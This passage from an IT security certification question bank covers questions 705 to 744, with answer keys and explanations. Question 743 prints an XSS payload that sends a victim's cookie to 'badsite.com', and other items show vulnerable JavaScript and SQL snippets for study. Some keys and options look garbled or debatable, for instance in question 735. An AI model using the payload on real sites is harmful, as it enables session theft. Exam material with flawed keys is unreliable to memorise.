Explanation: The approaches to risk analysis that have both pros and cons attached are quantitative and qualitative. Quantitative risk analysis attempts to assign real and meaningful numbers to all elements of the risk analysis process. These elements may include safeguard costs, asset value, business impact, frequency, safeguard effectiveness, and exploit possibilities. A major advantage to this method is that it applies actual numbers to elements of risk, while the major con is that it fails to quantify qualitative items that produce uncertainties in qualitative values.
Qualitative risk analysis does not assign numbers and monetary values. Instead, this method focuses on potential scenarios and ranking of threats and the possible countermeasures, based on opinions. The pro to this method is that it provides scenarios that may possibly be encountered, while the con is that there is not monetary value on elements.

QUESTION 705
What is the imaginary boundary that divides the trusted from the un-trusted components?

A. Security Static
B. Static Boundary
C. Random Access Memory
D. Security Perimeter

Answer: D

Explanation:
A security perimeter is an imaginary boundary that divides the trusted from the un-trusted components. For a system to stay in a secure and trusted state, precise communication standards must be developed to ensure that when a component with in the TCB needs to communicate with a component outside the TCB, the communication cannot expose the system to unexpected security compromise. This type of communication is handled and controlled through interfaces.

QUESTION 706
Volmetric intrusion detection systems are photoelectric, acoustical-seismic, ultrasonic, and microwave. Which can only be used in windowless rooms?

A. Photoelectric
B. Acoustical-seismic
C. Ultrasonic
D. Microwave

Answer: A
Explanation:
Photoelectric intrusion detection systems can only be used in windowless rooms. This is due to this system detecting changes in a light beam. These system works like photoelectric smoke detectors, which emit a beam that hits the receiver. If the beam of light is interrupted, an alarm sounds. The beams emitted by the photoelectric cell can be cross-sectional and can be invisible or visible beam. Cross-sectional means that one area can have different light beams extending across it, which is usually carried out by using hidden mirrors to bounce the beam from one place to another until it hits the light receiver.

QUESTION 707
Sam was in a building that caught on fire where the fire suppression method is bad for many types of life. What type of method was being used?

A. Halon
B. CO2
C. Fire Extinguishers
D. Water Sprinklers

Answer: B
Explanation:
The method that is bad for many types of life is CO2. Co2 is good for putting out fires, but bad for many types of life forms. If an organization uses CO2, the suppression-releasing device should have a delay mechanism within it that makes sure the agent does not start applying CO2 to the area until after an audible alarm has sounded and people have been given time to evacuate. CO2 is a colorless, odorless substance that is potentially lethal because it removes oxygen from the air. Gas masks do not provide protection against CO2; therefore, it is best used in unattended facilities and areas.

QUESTION 708
It is law for there to be fire sprinkler or suppression systems in buildings. Which type of fire sprinkler has pipes that hold pressurized air in the pipes and does not release until an actual fire is detected?

A. Wet Pip Systems
B. Dry Pipe Systems
C. Preaction Systems
D. Deluge Systems

Answer: B
Explanation:
Dry pipe systems are fire sprinklers that have pipes that hold pressurized air and do not release until an actual fire is detected. In a dry pipe system, the water is not held in the pipes, but in a "holding tank" until it is released. The pipes hold pressurized air, which is reduced when a fire or smoke alarm is activated, allowing the water valve to be opened by the water pressure. Water is not allowed into the pipes that feed the sprinklers until an actual fire is detected. First, a heat or smoke sensor is activated; then, the water fills the pipes leading to the sprinkler heads. Once the alarm sounds and electric power is disconnected, water flows from the sprinklers. In cold climates, these pipes are best because they do not freeze.

QUESTION 709
Which of the following authentication methods sends an encrypted challenge to the client and then sends it back to the server?

A. Kerberos
B. PAP
C. CHAP
D. DAC

Answer: C
Explanation:
Challenge Handshake Authentication Protocol (CHAP) sends a challenge to the originating client. Key Takeaway: CHAP is an authentication scheme used by Point-to-Point Protocol servers to validate the identity of remote clients. CHAP periodically verifies the identity of the client by using a three-way handshake. CHAP sends a challenge to the originating client. This happens at the time of establishing the initial link and may happen again at any time afterwards. This challenge is sent back to the server and the encryption results are compared. If the challenge is successful, the client is logged on. Kerberos authentication uses a Key Distribution Center (KDC) to carry out the process. PAP offers no security at all.

QUESTION 710
Channels allow for communication to travel from one computer to another.
What channel type divides communication channels into individual and independent channels?

A. Digital
B. Analog
C. Baseband
D. Broadband

Answer: D
Explanation:
Broadband divides communication channels into individual and independent channels so different types of data can be transmitted simultaneously. Baseband permits only one signal to be transmitted at a time, whereas broadband carries several signals over different channels. Broadband encompasses many different technologies, but one general rule is that it provides data transmission higher than 56 Kbps, which is what a standard modem dial-up connection line provides. Broadband communications provide channels for data transmission and can be used by many users.

QUESTION 711
Which of the following potential vulnerabilities exists in the following code snippet?

```
var myEmail = document.getElementById("formInputEmail").value;
if (xmlhttp.readyState==4 && xmlhttp.status==200)
{
Document.getElementById("profileBox").innerHTML = "Emails will be sent to
" + myEmail + xmlhttp.responseText;
}
```

A. Javascript buffer overflow
B. AJAX XHR weaknesses
C. DOM-based XSS
D. JSON weaknesses

Answer: C

QUESTION 712
The sales staff at a software development company has received the following requirements from a customer: "We need the system to notify us in advance of all software errors and report all outages".
Which of the following BEST conveys these customer requirements to the software development team to understand and implement?

A. The system shall send a status message to a network monitoring console every five seconds while in an error state and the system should email the administrator when the number of input errors exceeds five.
B. The system shall alert the administrator upon the loss of network communications and when error flags are thrown.
C. The system shall email the administrator when processing deviates from expected conditions and the system shall send a heartbeat message to a monitoring console every second while in normal operations.
D. The system shall email the administrator when an error condition is detected and a flag is thrown and the system shall send an email to the administrator when network communications are disrupted.

Answer: C

QUESTION 713
A newly-hired Chief Information Security Officer (CISO) is faced with improving security for a company with low morale and numerous disgruntled employees.
After reviewing the situation for several weeks the CISO publishes a more comprehensive security policy with associated standards.
Which of the following issues could be addressed through the use of technical controls specified in the new security policy?

A. Employees publishing negative information and stories about company management on social network sites and blogs.
B. An employee remotely configuring the email server at a relative's company during work hours.
C. Employees posting negative comments about the company from personal phones and PDAs.
D. External parties cloning some of the company's externally facing web pages and creating look-alike sites.

Answer: B

QUESTION 714
A new vendor product has been acquired to replace a legacy perimeter security product.
There are significant time constraints due to the existing solution nearing end-of-life with no options for extended support.
It has been emphasized that only essential activities be performed.
Which of the following sequences BEST describes the order of activities when balancing security posture and time constraints?

A. Install the new solution, migrate to the new solution, and test the new solution.
B. Purchase the new solution, test the new solution, and migrate to the new solution.
C. Decommission the old solution, install the new solution, and test the new solution.
D. Test the new solution, migrate to the new solution, and decommission the old solution.

Answer: D

QUESTION 715
The security administrator reports that the physical security of the Ethernet network has been breached, but the fibre channel storage network was not breached.
Why might this still concern the storage administrator? (Select TWO).

A. The storage network uses FCoE.
B. The storage network uses iSCSI.
C. The storage network uses vSAN.
D. The storage network uses switch zoning.
E. The storage network uses LUN masking.

Answer: AB

QUESTION 716
When Company A and Company B merged, the network security administrator for Company A was tasked with joining the two networks.
Which of the following should be done FIRST?

A. Implement a unified IPv6 addressing scheme on the entire network.
B. Conduct a penetration test of Company B's network.
C. Perform a vulnerability assessment on Company B's network.
D. Perform a peer code review on Company B's application.

Answer: C

QUESTION 717
An organization recently upgraded its wireless infrastructure to support WPA2 and requires all clients to use this method.
After the upgrade, several critical wireless clients fail to connect because they are only WEP compliant.
For the foreseeable future, none of the affected clients have an upgrade path to put them into compliance with the WPA2 requirement.
Which of the following provides the MOST secure method of integrating the non-compliant clients into the network?

A. Create a separate SSID and WEP key to support the legacy clients and enable detection

of rogue APs.

B. Create a separate SSID and WEP key on a new network segment and only allow required communication paths.
C. Create a separate SSID and require the legacy clients to connect to the wireless network using certificate-based 802.1x.
D. Create a separate SSID and require the use of dynamic WEP keys.

Answer: B

QUESTION 718
A software vendor has had several zero-day attacks against its software, due to previously unknown security defects being exploited by attackers.
The attackers have been able to perform operations at the same security level as the trusted application.
The vendor product management team has decided to re-design the application with security as a priority.
Which of the following is a design principle that should be used to BEST prevent these types of attacks?

A. Application sandboxing
B. Input validation
C. Penetration testing
D. Code reviews

Answer: A

QUESTION 719
The helpdesk department desires to roll out a remote support application for internal use on all company computers.
This tool should allow remote desktop sharing, system log gathering, chat, hardware logging, inventory management, and remote registry access.
The risk management team has been asked to review vendor responses to the RFQ.
Which of the following questions is the MOST important?

A. What are the protections against MITM?
B. What accountability is built into the remote support application?
C. What encryption standards are used in tracking database?
D. What snapshot or "undo" features are present in the application?
E. What encryption standards are used in remote desktop and file transfer functionality?

Answer: B

QUESTION 720
A mature organization with legacy information systems has incorporated numerous new processes and dependencies to manage security as its networks and infrastructure are modernized.
The Chief Information Office has become increasingly frustrated with frequent releases, stating that the organization needs everything to work completely, and the vendor should already have those desires built into the software product.
The vendor has been in constant communication with personnel and groups within the organization to understand its business process and capture new software requirements from users.
Which of the following methods of software development is this organization's configuration management process using?

A. Agile
B. SDL
C. Waterfall
D. Joint application development

Answer: A

QUESTION 721
Noticing latency issues at its connection to the Internet, a company suspects that it is being targeted in a Distributed Denial of Service attack.
A security analyst discovers numerous inbound monlist requests coming to the company's NTP servers.
Which of the following mitigates this activity with the LEAST impact to existing operations?

A. Block in-bound connections to the company's NTP servers.
B. Block IPs making monlist requests.
C. Disable the company's NTP servers.
D. Disable monlist on the company's NTP servers.

Answer: D

QUESTION 722
A network administrator with a company's NSP has received a CERT alert for targeted adversarial behavior at the company.
In addition to the company's physical security, which of the following can the network administrator use to scan and detect the presence of a malicious actor physically accessing the company's network or information systems from within? (Select TWO).

A. RAS
B. Vulnerability scanner
C. HTTP intercept
D. HIDS
E. Port scanner
F. Protocol analyzer

Answer: DE

QUESTION 723
A company has decided to move to an agile software development methodology.
The company gives all of its developers security training.
After a year of agile, a management review finds that the number of items on a vulnerability scan has actually increased since the methodology change.
Which of the following best practices has MOST likely been overlooked in the agile implementation?

A. Penetration tests should be performed after each sprint.
B. A security engineer should be paired with a developer during each cycle.
C. The security requirements should be introduced during the implementation phase.
D. The security requirements definition phase should be added to each sprint.

Answer: D

QUESTION 724

A security administrator was recently hired in a start-up company to represent the interest of security and to assist the network team in improving security in the company.
The sales team is continuously contacting the security administrator to answer security questions posed by potential customers/clients.
Which of the following is the BEST strategy to minimize the frequency of these requests?

A. Request the major stakeholder hire a security liaison to assist the sales team with security-related questions.
B. Train the sales team about basic security, and make them aware of the security policies and procedures of the company.
C. The job description of the security administrator is to assist the sales team; thus the process should not be changed.
D. Compile a list of the questions, develop an FAQ on the website, and train the sales team about basic security concepts.

Answer: D

QUESTION 725
A company wishes to purchase a new security appliance.
A security administrator has extensively researched the appliances, and after presenting security choices to the company's management team, they approve of the proposed solution.
Which of the following documents should be constructed to acquire the security appliance?

A. SLA
B. RFQ
C. RFP
D. RFI

Answer: B

QUESTION 726
A security company is developing a new cloud-based log analytics platform.
Its purpose is to allow:
- Customers to upload their log files to the "big data" platform
- Customers to perform remote log search
- Customers to integrate into the platform using an API so that third party business intelligence tools can be used for the purpose of trending, insights, and/or discovery
Which of the following are the BEST security considerations to protect data from one customer being disclosed to other customers? (Select THREE).

A. Secure storage and transmission of API keys
B. Secure protocols for transmission of log files and search results
C. At least two years retention of log files in case of e-discovery requests
D. Multi-tenancy with RBAC support
E. Sanitizing filters to prevent upload of sensitive log file contents
F. Encrypted storage of all customer log files

Answer: ABD

QUESTION 727
A new web based application has been developed and deployed in production.
A security engineer decides to use an HTTP interceptor for testing the application.

Which of the following problems would MOST likely be uncovered by this tool?

A. The tool could show that input validation was only enabled on the client side
B. The tool could enumerate backend SQL database table and column names
C. The tool could force HTTP methods such as DELETE that the server has denied
D. The tool could fuzz the application to determine where memory leaks occur

Answer: A

QUESTION 728
A large hospital has implemented BYOD to allow doctors and specialists the ability to access patient medical records on their tablets.
The doctors and specialists access patient records over the hospital's guest WiFi network which is isolated from the internal network with appropriate security controls.
The patient records management system can be accessed from the guest network and requires two factor authentication.
Using a remote desktop type interface, the doctors and specialists can interact with the hospital's system.
Cut and paste and printing functions are disabled to prevent the copying of data to BYOD devices.
Which of the following are of MOST concern? (Select TWO).

A. Privacy could be compromised as patient records can be viewed in uncontrolled areas.
B. Device encryption has not been enabled and will result in a greater likelihood of data loss.
C. The guest WiFi may be exploited allowing non-authorized individuals access to confidential patient data.
D. Malware may be on BYOD devices which can extract data via key logging and screen scrapes.
E. Remote wiping of devices should be enabled to ensure any lost device is rendered inoperable.

Answer: AD

QUESTION 729
Which of the following is a set of interactive telecommunication technologies which allow two or more locations to interact via two-way video and audio transmissions simultaneously?

A. Electronic mail
B. Instant messaging
C. Video conferencing
D. Audio conferencing

Answer: C
Explanation:
Video conferencing is a set of interactive telecommunication technologies which allow two or more locations to interact via two-way video and audio transmissions simultaneously. Video conferencing differs from videophone calls in that it's designed to serve a conference rather than individuals.
It uses telecommunications of audio and video to bring people at different sites together for a meeting. This can be as simple as a conversation between two people in private offices (point-to-point) or involve several sites (multi-point) with more than one person in large rooms at different sites. Besides the audio and visual transmission of meeting activities, videoconferencing can be used to share documents, computer-displayed information, and whiteboards.
Answer option D is incorrect. Audio conferencing is a method of communication in which the calling party wishes to have more than one called party listens in to the audio portion of the call. The

conference calls may be designed to allow the called party to participate during the call, or the call may be set up so that the called party merely listens into the call and cannot speak. It can be designed so that the calling party calls the other participants and adds them to the call.
Answer option B is incorrect. Instant messaging (IM) is a form of real-time direct text-based communication between two or more people using personal computers or other devices, along with shared software clients. The users text is conveyed over a network, such as the Internet. More advanced instant messaging software clients also allow enhanced modes of communication, such as live voice or video calling.
IM falls under the umbrella term online chat, as it is a real-time text-based networked communication system, but is distinct in that it is based on clients that facilitate connections between specified known users (often using Buddy List, Friend List or Contact List), whereas online chat also includes web-based applications that allow communication between users in a multi-user environment.
Answer option A is incorrect. E-mail (electronic mail) is a method of exchanging of computer-stored messages by telecommunication. E-mail messages are usually encoded in ASCII text. However, a user can also send non-text files, such as graphic images and sound files, as attachments sent in binary streams. E-mail was one of the first applications being made available on the Internet and is still the most popular one. A large percentage of the total traffic over the Internet is of the e-mails. E-mails can also be exchanged between online service provider users and in networks other than the Internet, both public and private.
E-mails can be distributed to lists of people as well as to individuals. A shared distribution list can be managed by using an e-mail reflector. Some mailing lists allow you to subscribe by sending a request to the mailing list administrator. A mailing list that is administered automatically is called a list server.
E-mail is one of the protocols included with the Transport Control Protocol/Internet Protocol (TCP/IP) suite of protocols. A popular protocol for sending e-mails is Simple Mail Transfer Protocol and a popular protocol for receiving it is POP3. Both Netscape and Microsoft include an e-mail utility with their Web browsers.

QUESTION 730
In which of the following attacks does an attacker intercept call-signaling SIP message traffic and masquerade as the calling party to the called party and vice-versa?

A. Call tampering
B. Man-in-the-middle
C. Eavesdropping
D. Denial of Service

Answer: B
Explanation:
VoIP is more vulnerable to man-in-the-middle attacks. In the man-in-the-middle attack, the attacker intercepts call-signaling SIP message traffic and masquerades as the calling party to the called party, and vice-versa. The attacker can hijack calls via a redirection server after gaining this position.
Answer option A is incorrect. Call tampering involves tampering a phone call in progress.
Answer option D is incorrect. DoS attacks occur by flooding a target with unnecessary SIP call-signaling messages. It degrades the service and causes calls to drop prematurely and halts call processing.
Answer option C is incorrect. In eavesdropping, hackers steal credentials and other information.

QUESTION 731
Consider the following scenario.
A user receive an email with a link to a video about a news item, but another valid page, for instance a product page on ebay.com, can be hidden on top underneath the 'Play' button of the news video. The user tries to play' the video but actually buys' the product from ebay.com.

Which malicious technique is used in the above scenario?

A. Malicious add-ons
B. Cross-Site Request Forgery
C. Click-jacking
D. Non-blind spoofing

Answer: C
Explanation:
Click-jacking is a malicious technique that is used to trick Web users into revealing confidential information or sometimes taking control of their computer while clicking on apparently innocuous Web pages. Click-jacking is used to take the form of embedded code/script that can execute without the users' knowledge, such as clicking on a button appearing to execute another function. The term "click-jacking" was invented by Jeremiah Grossman and Robert Hansen in 2008. The exploit is also known as UI redressing, Click-jacking can be understood as an instance of the confused deputy problem.
Answer option D is incorrect. Non-blind spoofing is a type of IP spoofing attack. This attack occurs when the attacker is on the same subnet as the destination computer, or along the path of the destination traffic. Being on the same subnet, it is easy for the attacker to determine the sequence number and acknowledgement number of the data frames. In a non-blind spoofing attack, the attacker can redirect packets to the destination computer using valid sequence numbers and acknowledge numbers. The result is that the computer's browser session is redirected to a malicious website or compromised legitimate sites that may infect computer with malicious code or allow the attacker to perform other malicious activities.
Answer option A is incorrect, Add-ons such as browser plug-ins, application add-ons. font packs, and other after-market components can be an attack vector for hackers. Such add-ons are malicious add-ons. These add-ons can be Trojan horses infecting computers. Antivirus software is an obvious form of defense. Security administrators should also establish a corporate security policy prohibiting the installation and use of unapproved add-ons.
Answer option B is incorrect. CSRF (Cross-Site Request Forgery) is a malicious exploit of a website, whereby unauthorized commands are transmitted from a user trusted by the website. It is also known as a one-click attack or session riding. CSRF occurs when a user is tricked by an attacker into activating a request in order to perform some unauthorized action. It increases data loss and malicious code execution.

QUESTION 732
Which of the following statements are true about OCSP and CRL? Each correct answer represents a complete solution. Choose all that apply.

A. The OCSP checks certificate status in real time
B. The CRL is a list of subscribers paired with digital certificate status.
C. The main limitation of CRL is the fact that updates must be frequently downloaded to keep the list current.
D. The CRL allows the authenticity of a certificate to be immediately verified.

Answer: ABC
Explanation:
Certificate Revocation List (CRL) is one of the two common methods when using a public key infrastructure for maintaining access to servers in a network. Online Certificate Status Protocol (OCSP), a newer method, has superseded CRL in some cases.
The CRL is a list of subscribers paired with digital certificate status. The list enumerates revoked certificates along with the reason for revocation. The dates of certificate issue, and the entities that issued them, are also included. The main limitation of CRL is the fact that updates must be

frequently downloaded to keep the list current OCSP overcomes this limitation by checking certificate status in real time. The OCSP allows the authenticity of a certificate to be immediately verified.

QUESTION 733
An organization s network uses public keys for message encryption.
Which of the following manages security credentials in the network and issues certificates to confirm the identity and other attributes of a certificate in relation to other entities?

A. Certificate Authority
B. Certificate Revocation List
C. Public Key Infrastructure
D. Online Certificate Status Protocol

Answer: A
Explanation:
Certification authority (CA) is an entity in a network, which manages security credentials and public keys for message encryption. It issues certificates that confirm the identity and other attributes of a certificate in relation to other entities. Depending on the public key infrastructure implementation, a certificate includes the owners name, the owner's public key, information about the public key owner, and the expiry date of the certificate.
Answer option B is incorrect. CRL stands for Certificate Revocation List. In CRL, the certificates that are revoked by the Certificate Authority (CA) are mentioned. It becomes necessary for NetScreen to check the status of certificates received against a CRL to ensure their validity in phase 1 negotiation. The firewall recovers the CRL that is defined in the CRL certificate if a CRL is not loaded into the NetScreens database. The firewall attempts to recover the CRL defined in the CA certificate by means of LDAP or HTTP. In case the CRL is not defined in the CA certificate it can use the URL defined by the user for the CRL.
Answer option D is incorrect. Online Certificate Status Protocol (OCSP) is used for obtaining the revocation status of an X.509 digital certificate. It is used to verify the status of a certificate. It was created as an alternative to certificate revocation lists (CRL). It provides more timely information about the revocation status of a certificate. It also eliminates the need for clients to retrieve the CRLs themselves. Therefore, it generates to less network traffic and provides better bandwidth management. It is described in RFC 2560 and is on the Internet standards track.
Answer option C is incorrect. A PKI (public key infrastructure) enables users of a basically unsecured public network such as the Internet to securely and privately exchange data and money through the use of a public and a private cryptographic key pair that is obtained and shared through a trusted authority. The public key infrastructure assumes the use of public key cryptography, which is the most common method on the Internet for authenticating a message sender or encrypting a message.

QUESTION 734
Which of the following protocols is used extensively in communication and entertainment systems that involve streaming media, such as telephony, video teleconference applications and web-based push to talk features?

A. SIP
B. MGCP
C. H.323
D. RTP

Answer: D
Explanation:

Real-time Transport Protocol (RTP), developed by the Audio-Video Transport Working Group of the IETF and first published in 1996, defines a standardized packet format for delivering audio and video over the Internet. RTP is used extensively in communication and entertainment systems that involve streaming media, such as telephony, video teleconference applications and web-based push to talk features. For these, it carries media streams controlled by H.323, MGCP, Megaco, SCCP, or Session Initiation Protocol (SIP) signaling protocols, making it one of the technical foundations of the Voice over IP industry. RTP is usually used in conjunction with the RTP Control Protocol (RTCP). When both protocols are used in conjunction, RTP is usually originated and received on even port numbers, whereas RTCP uses the next higher odd port number. RTP and RTCP typically use unprivileged UDP ports (1024 to 65535).

Answer option C is incorrect. H.323 is a group of protocols defined by the International Telecommunication Union for multimedia conferences over Local Area Networks. The H.323 collection of protocols collectively may use up to two TCP connections and four to six UDP connections. H.323 inspection is used for H.323 compliant applications such as Cisco CallManager and VocalTec Gatekeeper. H.323 application inspecti

Answer option A is incorrect. Session Initiation Protocol (SIP), designed by Henning Schulzrinne and Mark Handley in 1996, is a signaling protocol, widely used for setting up and tearing down multimedia communication sessions such as voice and video calls over the Internet (VoIP). Other feasible application examples include video conferencing, streaming multimedia distribution, instant messaging, presence information and online games. The protocol can be used for creating, modifying, and terminating two-party (unicast) or multiparty (multicast) sessions consisting of one or several media streams. The modification can involve changing addresses or ports, inviting more participants, adding or deleting media streams, etc. The SIP protocol is a TCP/IP-based Application Layer protocol. Within the OSI model, it is sometimes placed in the session layer. SIP is designed to be independent of the underlying transport layer; it can run on TCP, UDP, or SCTP. It is a text-based protocol, sharing many elements of the Hypertext Transfer Protocol (HTTP) upon which it is based, allowing for easy inspection by administrators. SIP clients typically use TCP or UDP (typically on port 5060 and/or 5061) to connect to SIP servers and other SIP endpoints.

Answer option B is incorrect. MGCP stands for Media Gateway Control Protocol. The Media Gateway Control Protocol is architecture for controlling media gateways on Internet Protocol (IP) networks and the public switched telephone network (PSTN). It is a master/slave protocol used to control media gateways from external call control elements called media gateway controllers or call agents. A network element that provides conversion between the audio signals carried on telephone circuits and data packets carried over the Internet is called as media gateway. MGCP supports a large number of devices on an internal network with a limited set of external (global) addresses using NAT and PAT.

QUESTION 735

Which of the following is an approximate of the average or mean time until a component's first failure or disruption in the operation of the product, process, procedure, or design takes place?

A. MTBF
B. HMA
C. MSDS
D. MTF

Answer: D

Explanation:

Mean Time to Failure (MTTF) is an approximate of the average, or mean time until a components first failure, or disruption in the operation of the product, process, procedure, or design takes place. MTTF presumes that the product CANNOT be repaired and the product CANNOT continue any of its regular operations.

In many designs and components, MTTF is especially near to the MTBF, which is a bit longer than MTTF. This is due to the fact that MTBF adds the repair time of the designs or components. MTBF

is the average time between failures to include the average repair time, or MTTR.
Answer option A is incorrect. Mean time between failures (MTBF) is the predicted elapsed time between inherent failures of a system during operation.
Answer option B is incorrect. Hash-based Message Authentication Code (HMAC) is a specific construction for calculating a Message Authentication Code (MAC) involving a cryptographic hash function in combination with a secret key. As with any MAC, it may be used to simultaneously verify both the data integrity and the authenticity of a message. Any iterative cryptographic hash function, such as MD5 or SHA-1, may be used in the calculation of an HMAC. The resulting MAC algorithm is termed HMAC-MD5 or HMAC-SHA1 accordingly. The cryptographic strength of the HMAC depends upon the cryptographic strength of the underlying hash function, the size of its hash output length in bits, and on the size and quality of the cryptographic key.
Answer option C is incorrect. A Material Safety Data Sheet (MSDS) is a document that specifies a set of guidelines regarding the proper handling, transporting, storage, and disposal of a hazardous substance or chemical. It also contains information on first-aid treatment, as it is helpful in case of accident or exposure to toxic material. This sheet is displayed in areas where such untoward incidents can be possible, so that in case of any emergency, proper actions, based on the information provided on the sheet, can be taken to handle the situation. The companies or organizations are required to create and paste MSDS in hazardous areas.

QUESTION 736
The Security Development Lifecycle (SDL) consists of various security practices that are grouped under seven phases.
Which of the following security practices are included in the Requirements phase? Each correct answer represents a complete solution. Choose all that apply.

A. Incident Response Plan
B. Create Quality Gates/Bug Bars
C. Attack Surface Analysis/Reduction
D. Security and Privacy Risk Assessment

Answer: BD
Explanation:
The Requirements phase of the Security Development Lifecycle (SDL) includes the following security practices:
- Security and Privacy Requirements
- Create Quality Gates/Bug Bars
- Security and Privacy Risk Assessment

Answer option C is incorrect. Attack Surface Analysis/Reduction is a security practice included in the Design phase of the Security Development Lifecycle (SDL).
Answer option A is incorrect. Incident Response Plan is a security practice included in the Release phase of the Security Development Lifecycle (SDL).

QUESTION 737
Which of the following components of a VoIP network is frequently used to bridge video conferencing connections?

A. MCU
B. Videoconference station
C. IP Phone
D. Call agent

Answer: A
Explanation:
A Multipoint Control Unit (MCU) is a device frequently used to bridge video conferencing

connections. The Multipoint Control Unit is an endpoint on the LAN that provides the ability for 3 or more terminals and gateways to participate in a multipoint conference. The MCU consists of a mandatory Multipoint Controller (MC) and optional Multipoint Processors (MPs).
Answer option C is incorrect. IP Phones provide IP endpoints for voice communication.
Answer option D is incorrect. A call agent provides call control for IP phones, CAC, bandwidth control and management, and address translation. Unlike a gatekeeper, which in a Cisco environment typically runs on a router, a call agent typically runs on a server platform. Cisco Unified Communications Manager is an example of a call agent.
The call agent controls switching logic and calls for all the sites under the central controller. A central gateway controller includes both centralized configuration and maintenance of call control functionality, when new functionality needs to be added, only the controller needs to be updated.
Answer option B is incorrect. A videoconference station provides access for end-user involvement in videoconferencing. The videoconference station contains a video capture device for video input and a microphone for audio input. A user can view video streams and hear audio that originates at a remote user station.

QUESTION 738
Which technology can be used to help ensure the efficient transport of VoIP traffic?

A. DNS
B. QoS
C. H.323
D. RSTP

Answer: B
Explanation:
Answer option B is correct.
Quality of Service (QoS) is a technology for prioritizing traffic on the network. VoIP requires optimization of bandwidth to ensure users do not experience "call drops" created by lack of bandwidth due to congestion issues. QoS is a mechanism to provide this optimization.

QUESTION 739
An administrator wants to enable policy based flexible mandatory access controls on an open source OS to prevent abnormal application modifications or executions.
Which of the following would BEST accomplish this?

A. Access control lists
B. SELinux
C. IPtables firewall
D. HIPS

Answer: B
Explanation:
The most common open source operating system is LINUX.
Security-Enhanced Linux (SELinux) was created by the United States National Security Agency (NSA) and is a Linux kernel security module that provides a mechanism for supporting access control security policies, including United States Department of Defense-style mandatory access controls (MAC).
NSA Security-enhanced Linux is a set of patches to the Linux kernel and some utilities to incorporate a strong, flexible mandatory access control (MAC) architecture into the major subsystems of the kernel. It provides an enhanced mechanism to enforce the separation of information based on confidentiality and integrity requirements, which allows threats of tampering and bypassing of application security mechanisms to be addressed and enables the confinement

of damage that can be caused by malicious or flawed applications.

QUESTION 740
A user has a laptop configured with multiple operating system installations.
The operating systems are all installed on a single SSD, but each has its own partition and logical volume. Which of the following is the BEST way to ensure confidentiality of individual operating system data?

A. Encryption of each individual partition
B. Encryption of the SSD at the file level
C. FDE of each logical volume on the SSD
D. FDE of the entire SSD as a single disk

Answer: A
Explanation:
In this question, we have multiple operating system installations on a single disk. Some operating systems store their boot loader in the MBR of the disk. However, some operating systems install their boot loader outside the MBR especially when multiple operating systems are installed. We need to encrypt as much data as possible but we cannot encrypt the boot loaders. This would prevent the operating systems from loading.
Therefore, the solution is to encrypt each individual partition separately.

QUESTION 741
After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.

```
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
```

The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the $USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being exploited to manipulate the price of a shopping cart's items?

A. Input validation
B. SQL injection
C. TOCTOU
D. Session hijacking

Answer: C
Explanation:
In this question, TOCTOU is being exploited to allow the user to modify the temp file that contains the price of the item.
In software development, time of check to time of use (TOCTOU) is a class of software bug caused by changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition.
A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when edits should no longer have been allowed.

TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.

QUESTION 742

The administrator is troubleshooting availability issues on an FCoE-based storage array that uses deduplication. The single controller in the storage array has failed, so the administrator wants to move the drives to a storage array from a different manufacturer in order to access the data. Which of the following issues may potentially occur?

A. The data may not be in a usable format.
B. The new storage array is not FCoE based.
C. The data may need a file system check.
D. The new storage array also only has a single controller.

Answer: B

Explanation:

Fibre Channel over Ethernet (FCoE) is a computer network technology that encapsulates Fibre Channel frames over Ethernet networks. This allows Fibre Channel to use 10 Gigabit Ethernet networks (or higher speeds) while preserving the Fibre Channel protocol.

When moving the disks to another storage array, you need to ensure that the array supports FCoE, not just regular Fiber Channel. Fiber Channel arrays and Fiber Channel over Ethernet arrays use different network connections, hardware and protocols. Fiber Channel arrays use the Fiber Channel protocol over a dedicated Fiber Channel network whereas FCoE arrays use the Fiber Channel protocol over an Ethernet network.

QUESTION 743

A security administrator notices the following line in a server's security log:

```
<input name='credentials' type='TEXT' value='" +
request.getParameter('><script>document.location='http://badsite.com/?q
='document.cookie</scri pt>') + "';
```

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

A. WAF
B. Input validation
C. SIEM
D. Sandboxing
E. DAM

Answer: A

Explanation:

The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.

A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud- based service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in the traffic data.

A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic

before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day exploits, impersonation and known vulnerabilities and attackers.

QUESTION 744
A popular commercial virtualization platform allows for the creation of virtual hardware.
To virtual machines, this virtual hardware is indistinguishable from real hardware. By implementing virtualized TPMs, which of the following trusted system concepts can be implemented?

A. Software-based root of trust
B. Continuous chain of trust
C. Chain of trust with a hardware root of trust
D. Software-based trust anchor with no root of trust

Answer: C
Explanation:
A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.
A vTPM is a virtual Trusted Platform Module; a virtual instance of the TPM.
